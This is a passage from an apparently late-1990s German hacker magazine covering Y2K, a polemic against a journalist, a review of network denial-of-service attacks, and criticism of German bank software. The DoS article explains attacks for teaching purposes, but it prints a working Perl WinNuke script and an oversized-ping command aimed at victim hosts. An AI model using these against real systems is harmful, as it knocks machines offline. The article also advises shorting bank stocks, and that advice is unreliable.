Die Streufolgen eines Ausfalls bei einem System sind nahezu nicht vorauszusehen. Am heftigsten dürfte sich ein Ausfall kritischer Infrastrukturkomponenten wie etwa des Stromnetzes bemerkbar machen. Lästig hieran wäre nicht nur ein Ausfall der Rechner, des Lichts und das Internets. Viele Gasheizungen z.B. haben eine elektrische Pumpe und funktionieren demzufolge ohne Strom nicht. Ein schönes Beispiel für Interdependence im Heimbereich.

Das gerade im Bankenbereich und bei SAP-Systemen die doppelte Belastung durch die Euro-Umstellung und Y2K zu Problemen bei der Softwarequalität führt, scheint klar. Immerhin hat das deutsche Bruttosozialprodukt alleine durch die Umstellung der fossilen SAP R/2-Installationen auf R/3 noch einen kräftigen Anstieg bis zur kritischen Marke vor sich.

Unkonventionelle Lösungsansätze, wie etwa der Vorschlag, einfach weltweit das Datum auf 1995 zurückzustellen dürften auch kaum weniger Probleme erzeugen. Die jüngst von Historikern debattierte Erkenntnis, daß die katholische Kirche in unsere Zeitrechnung die Jahre von 600 bis 900 zum Zwecke der Bereicherung durch Urkundenfälschung eingefügt hat, ist hier leider auch nicht zielführend. Selbst wenn alle sich darauf einigen könnten, diese 300 Jahre wieder aus der Zeitrechnung zu entfernen, hätten die Programme mit Datumsangaben von 1799 noch ganz andere Probleme.

frank@ccc.de



Der kaputte Konr@d

Peter Glaser hat für die letzte Ausgabe des Magazins Konr@d auf Seite 112ff. einen ordinären Artikel zusammengeschustert. Er setzt sich mit den Hintergründen auseinander, die zum Film „23“ geführt haben, der Anfang 1999 in die Kinos kommt.

Vom Tod Hagbards zu schreiben "Er ... illuminiert sich" ist eher marginal. Übler ist, daß Bertelsmann-Schreibsklave Peter über den Strukturbegriff "Macht" in hoher Auflage feuilletonistisch schwadroniert und menschenverachtend wirkt. Keiner der namentlich Genannten bekam den Text vor Andruck zu sehen. Die von Konrad verbreiteten Falschbehauptungen und Verleumdungen können teuer werden.

Peters Aufmacher "Der Film 23! dokumentiert" zeigt den Grundirrtum des ganzen Artikels auf. Denn Filmemacher Hans-Christian Schmid hat sehr sorgfältig über Hagbard recherchiert, aber klargestellt, daß er keinen Dokumentarfilm macht, sondern die Geschichte eines Menschen mit den Mitteln des Films darstellt.

Unterschiede zwischen Roman, Film und Reportage hat Peter Glaser zu kennen. Wer Klarnamen nennt in Verbindung mit Spitznamen, hat Grundsätze journalistischer Sorgfalt einzuhalten. Das tat Peter nicht. Er fragte keinen der mit Klarnamen genannten Hacker zu Unterschieden zwischen privaten Erinnerungen, Recherche und Drehbuch des Films, sondern rührte alles zusammen. Menschlich verwerflich dabei ist, daß Peter die Mischung mit den Klarnamen der noch lebenden Betroffenen garnierte. Über zehn Jahre sind vergangen und die Beteiligten haben daraus gelernt. Ich für meinen Teil habe "damals" den Fehler begangen, mich von einigen Hackern zu distanzieren, weil für mich die Hackerethik bereits damals verbindlich war; heute gehe ich damit differenzierter um. So habe ich bei einem Erpresser wie Dagobert kein Problem, ihn für seine technischen Basteleien "Hacker" zu nennen, wenn die Verwerflichkeit der Erpressung deutlich bleibt. Eine Haftstrafe geht ebenso vorbei wie Bewährungsfristen. Die Zeit heilt viele Wunden und auch Menschen verändern sich.

Geschichte Hagbards und Veränderungen waren ein Diskussionsthema auf dem Chaos Communication Congress 1997. So etwas darzustellen, ist mehr Arbeit als das formuliermäßig elegante Zusammenrühren von Peters Bitquark. Genau wegen der Schwierigkeit, Zeitabläufe und Entwicklungen zu beschreiben, mögen etliche Beteiligte und Betroffene im RL, dem Real Life, nicht mehr mit den damaligen Spitznamen genannt werden und schon gar nicht in einer Massenpublikumszeitschrift aktuell "geoutet" werden. Ein Aspekt für diejenigen, die weiterhin beim CCC sind, ist die Hackerethik als Orientierung . Dies nicht darzustellen, ist schäbig. Peter Glaser hat sechs Seiten Konrad gefüllt. Das Sahnehäubchen unter dem Artikel ist die Zeile "Der Autor ist selber Mitglied im Chaos Computer Club". Aus meiner persönlichen Sicht hat sich Peter Glaser mit seinem Geschmier vom CCC verabschiedet. Denn nett sein allein genügt nicht, um zu einer galaktischen Vereinigung ohne feste Strukturen zu gehören: Intelligenz ist zwingend erforderlich. Vielleicht findet Peter ein Hirn-Update, um es dann nochmal versuchen.

wau@ccc.de

Nach uns der SYN-Flood!

Der Config-Port und die Firewall bieten sicher noch viel Raum zum experimentieren. Eine Art Jahresrückblick auf Internet-basierte "Denial of Service"-Attacken

Wenn es 1997 so etwas wie eine Top Ten unter den Sicheitslücken gegeben hat, dann war der Superhit mit Sicherheit Denial of Service oder kurz DoS. Im eigentlichen Sinne bedeutet ein DoS-Angriff etwas unzugänglich machen, also Kaugummi ins Schloß stopfen, einem Anrufbeantworter die Lieblingsplatte vorspielen oder einen Geldautomaten mit der handgeschriebenen Notiz "Automat defekt, zieht Karte ein" versehen. Im Computerbereich ist eine DoS-Attacke meistens damit verbunden, daß der Rechner ferngesteuert über das Internet (oder irgendein TCP/IP-Netzwerk) gecrasht oder sonstwie unbenutzbar gemacht wird. Gegen solche Abstürze gibt es selbst unter den sympathischeren Betriebssystemen wie Linux oder den BSD-Varianten oft kein Gegenmittel, da diese Systeme eigentlich davon ausgehen, daß sich der User zu benehmen weiß. Bei den Microsoft-Systemen liegt die Sache etwas anders. Die Leichtigkeit, mit der sie durch DoS-Angriffe aus den Tritt gebracht werden können, läßt in uns schon die Frage aufkommen, was sich Microsoft beim Design des TCP/IP-Stacks überhaupt gedacht hat. Vermutlich gar nichts.

"Denial of Service"-Angriffe sind aus verschiedenen Gründen interessant. Neben eher kindischen Rechtfertigungen wie Rache für die im IRC erfahrene Kränkung der Männerehre oder Sabotage des (ehemaligen) Arbeitgebers, können sie auch die Vorstufe zu weiteren Hacks darstellen, wobei eventuelle ethische Bedenken noch auszudiskutieren wären. Für irgendwelche Spoofing-basierten Angriffe kann es unter Umständen von Nutzen sein, wenn ein bestimmter Rechner im Netz ausgefallen ist. Als ein mögliches Beispiel unter vielen wollen wir hier nur mal das netzweite Sharing von Platten oder Partitionen via NFS oder SMB zu bedenken geben: Wir schalten einen Rechner im LAN über eine DoS-Attacke aus und können prima die Platten mounten, auf die der Rechner vor seinem Ableben Zugriff hatte. In niederländischen Rechenzentren gab es so um 1993 herum verstärkt Leute, die einfach bei den SUN-Workstations den Aus-Schalter betätigten, um sich dann auf einem PC die interessanten NFS-Volumes zu mounten. Das war sozusagen Denial of Service nach Hausmacherart.

Wir wollen uns allerdings mit einigen DoS-Attacken beschäftigen, die im letzten Jahr so sehr Furore gemacht haben und alle zwei Kriterien erfüllen: Erstens können sie von außen (also von einem beliebigen Punkt des Internets, nicht nur im LAN) den Rechner lahmlegen und zweitens nutzen sie alle Bugs und Schwächen in der TCP/IP-Implementation gängiger Betriebsysteme aus. Interessant ist, daß diese Angriffe überwiegend schon länger bekannt waren, aber erst Popularität erlangten, als DAU-feste Programme auftauchten, mit denen man die Bugs triggern konnte.

SYN-Flooding

Im Herbst 1996 wurde das sogenannte "SYN-Flooding" relativ populär. Wie wir aus RFC 793 wissen oder zumindest wissen sollten, wird eine

Basic 3-Way Handshake for Connection Synchronization

```
   STATE                                                    STATE
   TCP A                                                    TCP B

1. CLOSED                                                  LISTEN
2. SYN-SENT     --> <SEQ=100><CTL=SYN>                  --> SYN-RECEIVED
3. ESTABLISHED <-- <SEQ=300><ACK=101><CTL=SYN,ACK>    <-- SYN-RECEIVED
4. ESTABLISHED --> <SEQ=101><ACK=301><CTL=ACK>        --> ESTABLISHED
5. ESTABLISHED --> <SEQ=101><ACK=301><CTL=ACK><DATA>  --> ESTABLISHED
```

TCP-Verbindung mit einem sogenannten "Three-Way Handshake" aufgebaut (siehe Kasten).

Erst wird ein SYN-Paket gesendet, darauf wird mittels eines SYN,ACK-Paketes geantwortet. Dieses muß wiederum mittels ACK bestätigt werden. Während des Verbindungsaufbaus wird natürlich Speicher belegt. Beim SYN-Flooding werden SYN-Requests mit nicht-existenter Absenderadresse an das Opfer gesendet. Das Opfer sendet eine SYN,ACK-Antwort an die ungültige Absenderadresse, erhält natürlich keine Antwort und wartet erfolglos auf eine Rückmeldung. Nach einiger Zeit merkt das Opfer natürlich, was da gespielt wird und der Verbindungsversuch wird als erfolglos abgebrochen deklariert.

Das Prinzip, auf dem SYN-Flooding beruht, ist denkbar einfach: Wenn man nur schnell genug die SYN-Pakete an das Opfer sendet, ist irgendwann der gesamte Speicher für Verbindungen belegt. Voraussetzung ist natürlich, daß man die Pakete schneller auf die Gegenseite schaufelt als der Timeout zuschlägt.

Ping of Death

Das nächste große Ereignis war "Ping of Death". IP-Pakete können bis zu 65.535 Bytes lang sein, darin ist der IP-Header schon eingerechnet. Pakete, die größer sind als das Transportmedium es verkraftet, werden in Fragmente aufgeteilt und beim Empfänger wieder zusammengesetzt.

Die Zusammensetzung der Fragmente erfolgt anhand eines Offset-Wertes, der für jedes Fragment bestimmt, wo es denn hin soll. Dadurch ist es möglich, dem letzten Fragment einen Offset zu geben der zusammen mit der Fragmentgröße einen Wert größer als 65.535 Bytes ergibt und irgendwelche 16-Bit Zähler oder Buffer überlaufen läßt und für entsprechend Verwirrung sorgt. So ziemlich alles, was einen IP-Stack hatte, konnte betroffen sein: PCs, Workstations, Router, Drucker, Kaffeemaschinen.

Natürlich kann man diesen Angriff nicht nur mit ICMP und Ping machen, sondern auch mit

TCP und UDP. Der Phantasie sind keine Grenzen gesetzt.

Wie erzeugt man nun diese übergroßen Ping-Pakete? Ein ordentlicher Ping Befehl sollte keine Pakete größer als 65507 Bytes zulassen. (65535 - 20 IP-Header - 8 ICMP-Header) Wo findet man am ehesten einen unordentlichen Ping-Befehl? Richtig, in den Betriebsystemen der Firma Microsoft. Nach dem Betätigen von Windows-R einfach "Ping -l 65510 opfer.org" eingeben und sich das "Windows kann doch mehr"-Grinsen aufsetzen.

Allerdings waren entsprechende Tools natürlich auch schnell für Linux et al. zur Hand und der Linux-Kernel war auch nach 3 Stunden gepatcht und sicher.

Betroffen war so ziemlich alles, was IP fährt, es sei denn, es basierte auf BSD. Im Gegensatz zu SYN-Flooding und smurfing, wo man einen konstanten Datenstrom erzeugen mußte, um anzugreifen, war Ping of Death die erste Attacke, mit der man das Opfer mit einem einzigen "Schuß" erlegen konnte.

Winnuke

Am 7. Mai begann ein besonderer Spaß. Bisher als Out of Band (OOB) Angriff bekannt, stieg die Beliebtheit mit dem Programm winnuke rabiat an. Wo man vorher selber basteln bemühen mußte, gab es jetzt ein DAU-festes Tool.

Es geht eine Träne auf Reisen...

Microsofts NetBIOS-Implementierung bekam, sobald Daten eintrafen, die anders waren als die erwarteten, ganz heftig Schluckauf. Ein Connect auf

Port 139, ein paar wirre Zeichen und schon war der Spaß vorbei. Gegen OOB war übrigens auch der Microsoft DNS-Server sehr empfindlich. Erschreckend an der Angelegenheit war die unglaubliche Primitivität dieses Fehlers, so daß man die Funktionalität von winnuke in ein paar Zeilen selbst zusammenhacken konnte. Zur allgemeinen Auflockerung implementieren wir das ganze mal in Perl, wobei wir als Zugabe noch prüfen, ob der Rechner nach dem Angriff auch wirklich alle Viere von sich gestreckt hat, d.h. nicht mehr per ICMP-ping erreichbar ist (siehe Programmlisting im Kasten).

Winnuke fand vor allem unter IRC-Usern rasante Verbreitung. Da es Windows-Benutzer durchaus gewohnt sind, daß ihre Kisten abschmieren, nahmen viele das ganze als gegeben hin oder rochen erst nach sehr langer Zeit Lunte. Sogar auf dem CCC'97 soll es noch Leute gegeben haben, die die Patches dagegen nicht installiert hatten und ewig an ihrer Konfiguration 'rumschraubten; "Da stimmt was nicht mit den Netzwerktreibern!"

Smurf

Unter dem Namen ICMP Storm war das Problem schon lange bekannt. Aber erst das DAU-feste Programm Smurf sorgte für weite Verbreitung. Das war irgendwann im Oktober.

Smurf basiert auf auf dem alten Broadcastspielchen. Ein Ping auf eine Broadcastadresse erzeugt eine ganze Menge Antworten. Ein flood-ping auf eine Broadcastadresse erzeugt jede Menge Verkehr. Wenn man nun die Absenderadresse des Pings fälscht, bekommt das Opfer, dessen Adresse man verwendet hat, die Antworten. Das Opfer bekommt unter Umständen soviel Traffic, daß es zusammenbricht. Das Ganze hängt sehr stark von der Anzahl der Rechner, die auf einen Broadcast antworten ab. Der Broadcast dient gewissermaßen als Verstärker. Wenn ich 1000

```
#!/usr/bin/perl -w
use strict;
use Socket;
use Net::Ping;
require 5.004;
my $host = shift;
my $paddr = sockaddr_in(139, inet_aton($host));
print "Der Computer $host wird heruntergefahren...\n";
socket(NUKE, PF_INET, SOCK_STREAM, getprotobyname('tcp')) or
     print "Klappt nicht: $!\n", return;
connect(NUKE, $paddr) or print "Klappt nicht: $!\n";
send(NUKE, "Heil Eris! Ewig Heil Discordia!", MSG_OOB );
close(NUKE);
if ($>) {
     print <<"MSG_END";
Ich konnte den OOB-Angriff landen. Leider hast du keine root-Rechte, deshalb
überprüfe bitte selbst mit ping(8), ob $host noch läuft.
MSG_END
} else {
     sleep 3;
     my $ping = new Net::Ping('icmp');
     if ($ping->ping($host)) {
          warn "Hmm... $host scheint noch zu laufen.\n";
     } else {
          print "Rechner wurde ausgeschaltet.\n"
     }
}
```

…von Schlümpfen, Bomben und Landattacken

Pakete/s senden kann und 100 Rechner auf den Broadcast antworten, erzeugt das beim Opfer 100.000 Pakete/s.

Mittels Smurf wurde der New Yorker Provider Panix einige Tage sehr bedrängt. Das ganze läßt sich allerdings recht einfach bekämpfen, indem man an den Routern IP-Broadcasts nicht mehr in Ethernet Broadcasts umsetzt.

Teardrop

Teardrop tauchte in der ersten Novemberhälfte auf. Es ist dem Ping of Death nicht unähnlich, da es sich auch die Fragmentierung von IP-Paketen zu nutze macht. Diesmal wird allerdings nicht mittels Fragmentierung ein zu großes Paket erzeugt, sondern die Fragmente werden so erzeugt, daß sie "überlappen", was Windows und Linux zur Freude der restlichen Betriebssystempropheten übelst aus dem Tritt bringt. Auf dem CCC'97 standen noch etliche Maschinen 'rum, die nicht gegen Teardrop gepatcht waren. Kusch, ab hinter die Firewall!

Land

Der letzte Schrei im DoS Bereich traf Ende November ein: Land. Es handelt sich hierbei um einen relativ komplexen Angriff. Dabei wird ein SYN-Paket erzeugt, bei dem Empfänger- und Absenderadresse/-port gleich sind. Das erzeugt, wenn es an einen offenen Port gesendet wird, in vielen IP-Stacks eine Race Condition und legt das System lahm.

Das interessante an Land war, daß es auch Cisco-Router, die an sehr vielen zentralen stellen des Netzes stehen, davon betroffen waren. Da aber nach den Stürmen der vorhergehenden Monate viele Netze gegen spoofing gesichert waren, hielten sich die Auswirkungen in Grenzen.

Fazit

Im Prinzip sind für uns nach der Betrachtung dieser Attacken immer noch die gleichen Fragen offen, die wir weiter oben als noch auszudiskutieren bezeichnet haben. IRC oder sonstige

Chatsysteme sind durch idiotensichere DoS-Pogramme zum Sandkasten-Schlachfeld geworden. Wenn man von den reihenweise mit Blue Screens abgerauchten NASA-Windowskisten hört, kann man sich wohl ein Grinsen nicht verkneifen, aber ein echter, zufriedenstellender Hack im Sinne der Hackerethik ist das wohl nicht, wenn wir mal ehrlich sind.

Warum wir trotzdem einen Überblicksartikel über Denial of Service für diese Datenschleuder geschrieben haben? Auf der Hand liegen Gründe wie "Information will frei sein" oder "Security through obscurity funktioniert nicht" -- aber das wichtigste ist, daß das berühmte Know-How bei der ganzen Diskussion doch sehr unter zu fallen scheint; sowohl bei den k00len Typen, die nicht wirklich durchschauen, was hinter ihrem Rundrum-sorglos-WinNuke steckt, als auch bei der nicht-technisierten Normalbevölkerung. Und wenn wir uns schon über fehlendes Know-How beschweren: von dem Know-Why wollen wir gar nicht reden. Bitte kümmert euch umd das Know-Why. Ihr schafft das schon.

Doobee R. Tzeck & Jens Ohlig
Chaos Computer Club Cologne

Deutsche Banken

Vertrauen ist der Anfang von Allem. Diesen Slogan benutzt die Deutsche Bank schon seit langem nicht mehr. Mit dem Jahr 2000 vor der Tür und dem Euro-Problem vor der Nase will sich auch innerhalb der Deutschen Bank nicht so recht Vertrauen einstellen.

Sollte sich das Bewußtsein, daß Ihr Geld nur Bytes auf schlecht konfigurierten, nur von Software der Modernitätsklasse "COBOL '68 in wurmzerfressenen Lochkartenstapeln" zusammengehaltenen Datenbanken auf jahrzehntealten Bitfräsen sind, zu den Kunden durchschleichen, könnten die Geschäftssausichten der Geldhäuser deutlich sinken.

Daß sein schwer errungenes Vermögen eigentlich nur noch existiert, weil die Backupstrategien bisher nicht in größerem Umfang versagt haben, ist dem normalsterblichen Häuslebauer schwer beizubringen. Die Banken haben schließlich gelernt. Nachdem die ersten wirklichen Probleme aufgetreten waren, haben Schnelldrucker in den Kellerräumen Einzug gehalten, auf denen alle Transaktionen auf Papier gebackupt werden. In IBMs Terminologie sind das dann Quaternär-Speicher. Wie die dazugehörigen einhundert studentischen Datenerfassungsexperten zum Wiedereintippen in IBM-Terminologie heißen, war bisher nicht zu ermitteln.

Die armen Banken sind ja auch gebeutelt. Nachdem sie die Jahr-2000-Problematik einige Jahre lang einfach ignoriert haben ("wir haben ja noch genügend Zeit"), und jetzt plötzlich und unerwartet die Euro-Problematik auf die Banken zukam, gibt es jetzt auch noch unerwünschte Presseberichte zum Thema "Sicherheit des Onlinebankings". Mit häßlichen Worten wie "Virus" und "Trojanisches Pferd" wird doch nur wieder Verunsicherung in die Kunden hineingeredet, so der Branchentenor. Erstaunlich einig ist sich die Branche darin, daß man jetzt Personal einstellen muß, weil die veranschlagte Personaldecke nicht ausreichend dimensioniert ist. Der Markt für qualfiziertes EDV-Personal ist aber leergefegt. Wenn eine Bank heute Bank-Software kaufen möchte, bekommt sie von allen Anbietern ein müdes Lächeln und die Aussage, daß in diesem Jahr da sicher nichts mehr zu machen sei. Man wäre schon froh, wenn man bei den größeren Stammkunden die Euro-Problematik fristgemäß gelöst bekäme. Zusätzlich werden die Banken gerade auch an einer anderen Front beschossen: ein Gerichtsurteil hat die Beweislast bei EC-

Karten-Problemen umgekehrt (siehe Artikel in dieser Ausgabe).

Der Hoffnungsträger der Branche, das Onlinebanking, sieht auch nicht viel stressfreier aus. HBCI ist die Antwort des ZKA zum Thema "Sicherheit vom Online-Banking". Das ZKA ist der "Zentrale Kreditausschuß", sozusagen das Politbüro der Branche. Hier werden Inter-Banken-Angelegenheiten geklärt.

HBCI ist der Versuch des ZKA, einen bankenunabhängigen Standard für sichere Online-Transaktionen zu schaffen. Von allen technisch mit der Umsetzung von HBCI befassten Leuten hört man dazu nichts als unterdrückte

Seufzer und Stoßgebete, die im wesentlichen das baldige Ende des ZKA herbeisehnen.

Kennzeichnend für den technischen Weitblick hinter der Spezifikation sind Zitate wie: "wegen der zunehmenden Bedeutung des Internet [wird] neben T-Online auch TCP/IP [berücksichtigt]". Wer etwa versucht, über HBCI Börsen-Transaktionen durchzuführen, wird in den etliche hundert Seiten starken Dokumenten vergeblich nach einem Messaging-Standard für derartiges suchen. Der Standard enthält keinerlei Features, die es wahrscheinlich erscheinen lassen, daß er außerhalb Deutschlands überhaupt wahrgenommen werden wird.

Viele der deutschen Banken betrachten mittlerweile das ZKA und die von diesem Komitee entworfenen Projekte (wie z.B. auch die Geldkarte) als geschäftsschädigend. Über eine Integration von HBCI mit international verbreiteten Systemen wie OFX/Gold wird offenbar nur bei Firmen diskutiert, die mit der konkreten Umsetzung der technischen Infrastruktur befaßt sind. Immerhin basiert die Sicherheit von HBCI auf so "zukunftsträchtigen" Algorithmen wie 56-bit DES. Wieviel das ZKA vom Internet versteht und welchen Stellenwert dem zugemessen wird, läßt sich leicht auf deren Web Server unter http://www.zka.de/ betrachten (da läuft übrigens auch ein minderfrisches sendmail).

Ein weiterer Hinweis auf die Internet-Kompetenz der HBCI-Macher ist, daß HBCI den Port 3000 benutzt, d.h. Standard-Firewalls, die nur Web-Traffic (Port 80 und 443) herauslassen, und auch nur über den Proxy-Server, werden HBCI-Banking nicht durchführen können. Andere Banken lösen dieses Problem, indem sie Port 443 auf einem Server benutzen, auf dem dort eben kein https- sondern ein Banking-Server läuft. Weiterhin sieht HBCI als Authentisierungsmethode einen Chipkartenleser und/oder eine Diskette mit Geheimdaten vor, auf die Java natürlich nicht betriebssystemübergreifend zugreifen kann. D.h. Online-Banking wird mit HBCI und

Chipkarte vorerst nur unter Windows verfügbar sein.

Übrigens sei an dieser Stelle betont, daß HBCI noch sehr modern ist! Von allen deutschen Banken machen genau zwei ihr Internet-Banking nicht über einen BTX-Tunnel! So erklären sich auch die "Bitte warten, Verbindung wird aufgebaut" Meldungen in der Statuszeile.

Das liegt gar nicht mal daran, daß die Banken so uninteressiert sind, sondern an der generellen Schwerfälligkeit der Geldinstitute. Das zeigt sich unter anderem, wenn man mit Herstellern von Geldautomaten redet, wie z.B. NCR oder IBM. Diese Hersteller zeigen auf den einschlägigen Messen jährlich revolutionäre Neuerungen; Automaten, an denen man auch Kontotransaktionen machen kann, Automaten mit Internet-Zugang, mit Briefmarkenverkauf, mit Biometrik, mit Stimmerkennung. Die Banken-Abgesandten freuen sich immer wieder darüber, machen große Augen, aber gekauft werden solche Automaten frühestens 5-10 Jahre später. Die Banken ersticken einfach in ihrer selbstverursachten Lähmung, verursacht durch Management, Ausschußgründung und Bürokratie, und so ist auch die Euro- und Y2K-Panik jetzt kurz vor Torschluß zu erklären.

Und wenn man so marktunfähig, so gelähmt, viel zu hohe Kosten verursacht und im internationalen Vergleich nicht konkurrenzfähig ist, stellt

sich die Frage, warum es in Deutschland keine anständigen Banken aus dem Ausland gibt. Die Antwort ist, daß das deutsche Bankengesetz das bisher auf Drängen der Banken hin einfach verboten hat.

Wenn man eine neue Bank anmelden möchte, dann macht die zuständige Behörde die Zulassung von der Meinung des ZKA abhängig, wo ja, wie wir schon gesagt haben, die ganzen anderen Banken sitzen. D.h. am Ende bestimmen die anderen Banken, ob sie gerne Konkurrenz haben möchten oder nicht. Allerdings wird sich das im Rahmen der EU ändern. Die Banken werden sich dann auf andere Weise als Monopol versuchen, so wie sie jetzt schon die europäische Niederlassung der NASDAQ, die EASDAQ, boykottieren. Langfristig ist die Lage allerdings vollständig aussichtslos, die deutsche Bank macht auch nicht durch ihre Kunden, sondern durch ihre Immobiliengeschäfte Gewinne. Wer an der Börse spekuliert, sollte sich dringend noch vor dem Jahre 2000 von seinen Bank-Aktien trennen oder deutsche Bank-Aktien sogar shorten oder putten.

Um unsere Kritik zu verstehen, muß man einen Einblick in die grausigen Protokolle und Software-Datenhaufen bekommen, mit denen es der durchschnittliche Banker zu tun hat. Leider haben wir es an dieser Stelle mit einer Art Selbstverteidigungsstrategie der Banken zu tun, denn sie legen von ihren Protokollen und Programmen gar nichts offen., „denn Sicherheit ist Vertrauenssache...“ (Werbung der TeleSec für ihr Trust-Center, das sie mit dem TÜV zusammen betreiben). Ein gutes Beispiel ist allerdings das SWIFT-Protokoll, mit dem Banken international ihre Überweisungen abwickeln. Für SWIFT kam vor kurzem ein Jahr-2000-fix heraus. Das Protokoll wird normalerweise mit 56-Bit DES verschlüsselt. Ja, genau das 56-Bit DES, das vor kurzem in drei Tagen geknackt wurde und das die US-Regierung jetzt für hinreichend knackbar hält, daß es international für den Export freigegeben wurde. Somit ist die Verbindung des Internet-Kunden, der sich per 128bit-SSL bei seiner Bank einwählt, um die Gasrechnung zu begleichen, rein kryptographisch um den Faktor 2^72 besser geschützt als die internationalen Millionentransfers.

Die Deutsche Bank hat beispielsweise in Ihren Kontonummern nicht die kontoführende Filiale kodiert, obwohl das ja wohl eine offensichtliche Funktion wäre. Tatsächlich ist es einem Mitarbeiter nicht möglich, anhand einer Kontonummer zu erkennen, wo er denn genau anrufen soll, wenn ihm die Filiale nicht zufällig bekannt ist. Außerdem war die Software nicht flexibel genug, die Filialen im Osten und Westen Deutschlands zusammenzuführen, also haben bei den deutschen Großbanken Osten und Westen verschiedene Bankleitzahlen.

Überhaupt zieht sich das Konzept der Datenbankschlüssel immer wieder durch die Bankensoftware. Banken identifiziert man nicht mit Namen, sondern mit Bankleitzahl. Aktien identifiziert man nicht mit dem Namen, sondern mit der Wertpapierkennnummer. Konten identifiziert man nicht mit dem Namen und dem Geburtstag oder sonstwas, sondern per Kontonummer. Wir bestreiten nicht, daß man Datenbankschlüssel braucht. Aber wieso belästigt man die Kunden damit, solche Schlüssel auswendig zu lernen?

Auch zeichnet sich Steinzeitsoftware dadurch aus, daß Felder in der Länge begrenzt werden. So reservierte die Software eben 4 Zeichen Platz für die Postleitzahl (ein weiteres Beispiel für Datenbankschlüssel). Als sich das dann geändert hat, haben die Banken alle ein gewaltiges Problem gehabt, weil sie ihre COBOL-Software fixen mußten und sich das Datenbankschema geändert hat. Und die Konvertierung von Datenbanken von einem Format in ein anderes führt immer eine Downtime mit sich, d.h. Zeit, in der keine Transaktionen durchgeführt werden können. Zwei bayerische Banken zum Beispiel haben sich gerade zwei Tage Downtime ausbedungen, um eine Datenbank zu mergen.

Weltführer für Software-Bloat und feste Datenschlüssel-Längen ist aber SAP. Man hatte das konkrete Problem, für jeden Druckjob eine eindeutige Nummer vergeben zu wollen, und diese hatte man auf 4 Stellen begrenzt, weil soviel ja sicher nicht vorkommt. Nun kam bei einem Großkunden eben doch soviel vor, weil an einem Tag eben sehr viele Belegdaten mitprotokolliert wurden. Also hat man bei SAP lieber nicht das Datenbank-Layout geändert, sondern lieber die Basis für die Nummern von numerisch auf alphanumerisch geändert. Weiterhin mußte die kanadische Börse für ein paar Tage schließen, um ein Speicherleck zu beheben, als in der Liste der ausstehenden Orders für ein Papier zuviele Einträge storniert wurden, ohne dabei den Speicher wieder freizugeben.

Die Sparkasse hat in Berlin Briefe an Kunden verschickt, wo "Prüfen Sie doch bitte mal ihre letzten Kontoauszüge, ob da was komisch aussieht" drinstand. Tatsächlich ist denen die Datenbank gecrasht, als sie ihren Kundenstamm mit dem einer anderen berliner Bank vereint haben.

Außerdem gibt es natürlich auch weite Felder, die von der EDV überhaupt noch nicht erfaßt sind, d.h. die manuell abgehandelt werden. Traditionell tritt das vermehrt als Interface zwischen verschiedenen EDV-Systemen auf, insbesondere als Order-Routing Verfahren innerhalb von Großbanken. Dort tippen Fachkräfte die Orders rechts in ein 3270-Terminal ein, die links aus einem Drucker kommen (das ist nicht historisch und auch nicht als Scherz gemeint!). An dieser Stelle wundert man sich dann auch nicht mehr über verlorengegangene Überweisungen und Orders und die mehrwöchigen Ausführungszeiten innerhalb einer Wertpapierorder, oder wenn mal eine Null verloren geht (wir haben Zeugen!).


In einem anderen uns bekannten Fall werden Überweisungen, die man bei der falschen Filiale (d.h. nicht der kontoführenden) abgibt, hinten in eine Kiste geschmissen und dann ungeprüft von einem Boten zur kontoführenden Filiale gekarrt. Die Postbank verzichtet an dieser Stelle sogar auf einen Boten zugunsten des eigenen Zustell-systems, das ja schon anderweitig durch seine Zuverlässigkeit begeistern konnte.

Jetzt stelle man sich den durchschnittlichen Consultant vor, der mal bei einer Bank gearbeitet hat, und einen Einblick in die fürchterlichen Altlasten der Banken hatte. Die Personalfluk-tuation auf dem EDV-Markt ist außerordentlich hoch, und betroffen sind natürlich auch die Banken, die gerade jetzt sehr gerne auf externe Consultants zurückgreifen, weil sich auf dem EDV-Markt niemand findet, der dumm genug ist,

Open Source Banking!

für die Hälfte des Gehaltes die Müllsoftware einer Bank warten zu müssen. Es ist nur eine Frage der Zeit, bis diese massive Ansammlung von angeekelten Programmierern die kritische Masse erreicht und den Banken ihre Systeme um die Ohren fliegen.

Hinzu kommt die Masse an zur Zeit entlassenen Arbeitskräften, denn die Banken sind gerade in großem Stil dabei, sich von Mitarbeitern zu trennen, und auf automatisiertes Banking ohne Beratung umzusteigen. Nachdem wir einen Einblick in den Qualitätsstandard der Banksoftware haben, liegt die Vermutung nahe, daß schon ein verärgerter Ex-Mitarbeiter eine Bank in den Ruin treiben könnte, wenn man ihn nur kurzfristig genug entläßt.



Nick Lesson, der die Barrings-Bank mit seinen etwas unkonventionellen Transaktionen heruntergefahren hat, ist da nur ein Beispiel. Die Innentäterquote bei Banken liegt nach diversen Statistiken im Bereich zwischen 70 und 80 Prozent. Praktisch kein Fall wird bekannt, da die Beteiligten nichts so sehr fürchten wie eine öffentliche Behandlung. Der Imageverlust für die Banken überwiegt in praktisch allen Fällen den materiellen Schaden deutlich.

